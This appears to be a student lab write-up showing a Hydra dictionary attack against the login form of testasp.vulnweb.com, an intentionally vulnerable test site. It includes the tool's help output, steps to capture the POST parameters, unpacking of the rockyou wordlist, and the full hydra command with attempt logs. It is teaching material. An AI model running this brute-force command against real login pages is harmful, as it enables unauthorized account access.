


## LAB 4:

# CONDUCTING A DICTIONARY ATTACK TO CRACK PASSWORDS ONLINE, USING HYDRA.

TOOL: KALI LINUX

TARGET SITE: <http://testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?>

STEP 1: open the Hydra help menu with the following command as “root” user:  
sudo hydra



```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@kali: /home/david

$ sudo su
[sudo] password for david:
(root@kali)-[/home/david]
# sudo hydra
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Syntax: hydra [[-l LOGIN|-L FILE] [-p PASS|-P FILE]] [-c FILE] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:C HARSET] [-c TIME] [-ISOUvVd46] [-m MODULE_OPT] [service://server[:PORT][/OPT]]

Options:
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-c FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-U service module usage details
-m OPT options specific for a module, see -U output for information
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)


Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenu
m icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp red
is rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example: hydra -l user -P passlist.txt ftp://192.168.0.1

Activate Windows
Go to Settings to activate Windows.
```

STEP 2: Type “hydra -h” to get the help menu and see what kind of attacks we can run using Hydra



The screenshot shows a Kali Linux terminal window titled "Kali Linux [Running] - Oracle VM VirtualBox". The terminal prompt is "root@kali: /home/david". The user has entered the command "hydra -h", which has triggered the Hydra v9.5 help menu. The help text includes a disclaimer, a syntax line, and a detailed list of options. The options are as follows:

```
(root@kali)-[/home/david]
# hydra -h
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these ** ignore laws and ethics anyway).



Syntax: hydra [[-l LOGIN|-L FILE] [-p PASS|-P FILE]] [-c FILE] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET]
[-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:PORT]/[OPT]]

Options:
-R      restore a previous aborted/crashed session
-I      ignore an existing restore file (don't wait 10 seconds)
-S      perform an SSL connect
-s PORT if the service is on a different default port, define it here
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-x MIN:MAX:CHARSET password bruteforce generation, type "-x -h" to get help
-y      disable use of symbols in bruteforce, see above
-r      use a non-random shuffling method for option -x
-e nsr   try "n" null password, "s" login as pass and/or "r" reversed login
-u      loop around users, not passwords (effective! implied with -x)
-C FILE  colon separated "login:pass" format, instead of -L/-P options
-M FILE  list of servers to attack, one entry per line, ':' to specify port
-o FILE  write found login/password pairs to FILE instead of stdout
-b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
-f / -F  exit when a login/pass pair is found (-M: -f per host, -F global)
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-T TASKS run TASKS connects in parallel overall (for -M, default: 64)
-w / -W TIME wait time for a response (32) / between connects per thread (0)
-c TIME  wait time per login attempt over all threads (enforces -t 1)
-4 / -6  use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
-v / -V / -d verbose mode / show login+pass for each attempt / debug mode
-o        use old SSL v2 and v3
-K        do not redo failed attempts (good for -M mass scanning)
-q        do not print messages about connection errors
```

An "Activate Windows" watermark is visible in the bottom right corner of the terminal window.

STEP 3: Open target site with web browser in Kali. Then, press ctrl + shift + I to open the browser developer tools panel.

Navigate to the tab called “Network”. When you are there, reload the page by pressing ctrl + F5.



STEP 4: Enter a random username and password into the login page and click login. You should see a new POST request pop up in the Network tab.

The screenshot shows a web browser window with the URL `testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?`. The page displays the acuforum login form with fields for Username and Password, and a Login button. Below the form, the text "Invalid login!" is visible. The Network tab in the developer tools is open, showing a list of requests. The first request is a POST request to `Login.asp?RetURL=/Default.asp?` with a status of 200. The second request is a GET request to `logo.gif` with a status of 200. The third request is a GET request to `favicon.ico` with a status of 404.


Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
200	POST	testasp.vulnweb.com	Login.asp?RetURL=/Default.asp?	document	html	3.40 kB	3.22 kB	1996 ms
200	GET	testasp.vulnweb.com	logo.gif	img	gif	cached	8.30 kB	0 ms
404	GET	testasp.vulnweb.com	favicon.ico	FaviconLoader.jsm:180 (img)	html	cached	1.25 kB	0 ms

STEP 5: Right click on the POST request and select "Edit and Resend". A page will open to the right of the Network header, with information regarding the POST request. Scroll down to the Request Body section and copy the tfUName and tfUPass Parameters.

The screenshot shows the same web browser window as before. The Network tab is open, and the POST request is selected. The "Edit and Resend" option is visible. The Request Body section is expanded, showing the parameters `tfUName=traveler` and `tfUPass=pouytrew`. The "Send" button is visible at the bottom of the Request Body section.

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
200	POST	testasp.vulnweb.com	Login.asp?RetURL=/Default.asp?	document	html	3.40 kB	3.22 kB	1996 ms
200	GET	testasp.vulnweb.com	logo.gif	img	gif	cached	8.30 kB	0 ms
404	GET	testasp.vulnweb.com	favicon.ico	FaviconLoader.jsm:180 (img)	html	cached	1.25 kB	0 ms

STEP 6: We will attempt to login as admin. We will need to choose a wordlist to guess passwords to login as this account. Open the terminal and type: “locate wordlists” to see all the different wordlists Kali has installed. We will use the rockyou.txt wordlist for this attack. Type “locate rockyou.txt” to see the path to this wordlist.



```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@kali: /home/david

/var/lib/docker/overlay2/4d9c74d58937883918caaf0e8ef4828d24dde48773d0726153597bdd32b29de6/diff/juice-shop/node_modules/ethers/src.ts/wordlists/generation
/var/lib/docker/overlay2/4d9c74d58937883918caaf0e8ef4828d24dde48773d0726153597bdd32b29de6/diff/juice-shop/node_modules/ethers/src.ts/wordlists/index.ts
/var/lib/docker/overlay2/4d9c74d58937883918caaf0e8ef4828d24dde48773d0726153597bdd32b29de6/diff/juice-shop/node_modules/ethers/src.ts/wordlists/lang-cz.ts
/var/lib/docker/overlay2/4d9c74d58937883918caaf0e8ef4828d24dde48773d0726153597bdd32b29de6/diff/juice-shop/node_modules/ethers/src.ts/wordlists/lang-en.ts
/var/lib/docker/overlay2/4d9c74d58937883918caaf0e8ef4828d24dde48773d0726153597bdd32b29de6/diff/juice-shop/node_modules/ethers/src.ts/wordlists/lang-es.ts
/var/lib/docker/overlay2/4d9c74d58937883918caaf0e8ef4828d24dde48773d0726153597bdd32b29de6/diff/juice-shop/node_modules/ethers/src.ts/wordlists/lang-fr.ts
/var/lib/docker/overlay2/4d9c74d58937883918caaf0e8ef4828d24dde48773d0726153597bdd32b29de6/diff/juice-shop/node_modules/ethers/src.ts/wordlists/lang-it.ts
/var/lib/docker/overlay2/4d9c74d58937883918caaf0e8ef4828d24dde48773d0726153597bdd32b29de6/diff/juice-shop/node_modules/ethers/src.ts/wordlists/lang-ja.ts
/var/lib/docker/overlay2/4d9c74d58937883918caaf0e8ef4828d24dde48773d0726153597bdd32b29de6/diff/juice-shop/node_modules/ethers/src.ts/wordlists/lang-ko.ts
/var/lib/docker/overlay2/4d9c74d58937883918caaf0e8ef4828d24dde48773d0726153597bdd32b29de6/diff/juice-shop/node_modules/ethers/src.ts/wordlists/lang-pt.ts
/var/lib/docker/overlay2/4d9c74d58937883918caaf0e8ef4828d24dde48773d0726153597bdd32b29de6/diff/juice-shop/node_modules/ethers/src.ts/wordlists/lang-zh.ts
/var/lib/docker/overlay2/4d9c74d58937883918caaf0e8ef4828d24dde48773d0726153597bdd32b29de6/diff/juice-shop/node_modules/ethers/src.ts/wordlists/wordlist-owl.ts
/var/lib/docker/overlay2/4d9c74d58937883918caaf0e8ef4828d24dde48773d0726153597bdd32b29de6/diff/juice-shop/node_modules/ethers/src.ts/wordlists/wordlist-owla.ts
/var/lib/docker/overlay2/4d9c74d58937883918caaf0e8ef4828d24dde48773d0726153597bdd32b29de6/diff/juice-shop/node_modules/ethers/src.ts/wordlists/wordlist.ts
/var/lib/docker/overlay2/4d9c74d58937883918caaf0e8ef4828d24dde48773d0726153597bdd32b29de6/diff/juice-shop/node_modules/ethers/src.ts/wordlists/wordlists-extra.ts
/var/lib/docker/overlay2/4d9c74d58937883918caaf0e8ef4828d24dde48773d0726153597bdd32b29de6/diff/juice-shop/node_modules/ethers/src.ts/wordlists/wordlists.ts
/var/lib/docker/overlay2/4d9c74d58937883918caaf0e8ef4828d24dde48773d0726153597bdd32b29de6/diff/juice-shop/node_modules/ethers/src.ts/wordlists/generation/encode-latin
.ts
/var/lib/dpkg/info/wordlists.list
/var/lib/dpkg/info/wordlists.md5sums
/var/lib/dpkg/info/wordlists.postinst
/var/lib/dpkg/info/wordlists.prerm
/var/lib/dpkg/info/wordlists.triggers

(root@kali)-[/home/david]
# locate rockyou.txt

(root@kali)-[/home/david]
# locate rockyou.txt

/usr/share/wordlists/rockyou.txt.gz

(root@kali)-[/home/david]
#
```


STEP 7: If the rockyou.txt wordlist file has a .gz extension on it, we will first need to extract the file. To do this, change directory to the wordlist directory using the following command:

```
cd /usr/share/wordlists
```

Then use the following command to extract the file:

```
gunzip rockyou.txt.gz
```

Type ls into the terminal after this and you will see that the rockyou.txt file is now available.



```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /usr/share/wordlists

/var/lib/docker/overlay2/4d9c74d58937883918caaf0e8ef4828d24dde48773d0726153597bdd32b29de6/diff/juice-shop/node_modules/ethers/src.ts/wordlists/generation/encode-latin
.ts
/var/lib/dpkg/info/wordlists.list
/var/lib/dpkg/info/wordlists.md5sums
/var/lib/dpkg/info/wordlists.postinst
/var/lib/dpkg/info/wordlists.prerm
/var/lib/dpkg/info/wordlists.triggers

(root@kali)-[/home/david]
# locate rockyou.txt

(root@kali)-[/home/david]
# locate rockyou.txt

/usr/share/wordlists/rockyou.txt.gz

(root@kali)-[/home/david]
# cd /usr/share/wordlists
zsh: no such file or directory: cd /usr/share/wordlists

(root@kali)-[/home/david]
# cd /usr/share/wordlists

(root@kali)-[/usr/share/wordlists]
# gunzip rockyou.txt.gz

(root@kali)-[/usr/share/wordlists]
# ls
amass  dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt  sqlmap.txt  wfuzz  wifite.txt

Activate Windows
Go to Settings to activate Windows.
```

STEP 8: Attack by submitting the following command to hydra:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form  
"/Login.asp?RetURL=/Default.asp?:tfUName=^USER^&tfUPass=^PASS^:S=logout" -vV  
-f
```

```
Kali Linux [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help  
root@kali: /usr/share/wordlists  
File Actions Edit View Help  
(root@kali)-[/usr/share/wordlists]  
# hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form "/Login.asp?RetURL=/Default.asp?:tfUName=^USER^&tfUPass=^PASS^:S=logout" -vV  
-f  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,  
these *** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-16 19:47:50  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task  
[DATA] attacking http-post-form://testasp.vulnweb.com:80/Login.asp?RetURL=/Default.asp?:tfUName=^USER^&tfUPass=^PASS^:S=logout  
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "123456" - 1 of 14344399 [child 0] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "12345" - 2 of 14344399 [child 1] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "123456789" - 3 of 14344399 [child 2] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "password" - 4 of 14344399 [child 3] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "princess" - 6 of 14344399 [child 5] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "1234567" - 7 of 14344399 [child 6] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "12345678" - 9 of 14344399 [child 8] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "abc123" - 10 of 14344399 [child 9] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "nicole" - 11 of 14344399 [child 10] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "daniel" - 12 of 14344399 [child 11] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "monkey" - 14 of 14344399 [child 13] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "lovely" - 15 of 14344399 [child 14] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "jessica" - 16 of 14344399 [child 15] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "654321" - 17 of 14344399 [child 0] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "michael" - 18 of 14344399 [child 1] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "ashley" - 19 of 14344399 [child 6] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "qwerty" - 20 of 14344399 [child 12] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "111111" - 21 of 14344399 [child 16] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "iloveu" - 22 of 14344399 [child 7] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "000000" - 23 of 14344399 [child 8] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "michelle" - 24 of 14344399 [child 10] (0/0)  
Activate Windows  
Go to Settings to activate Windows.
```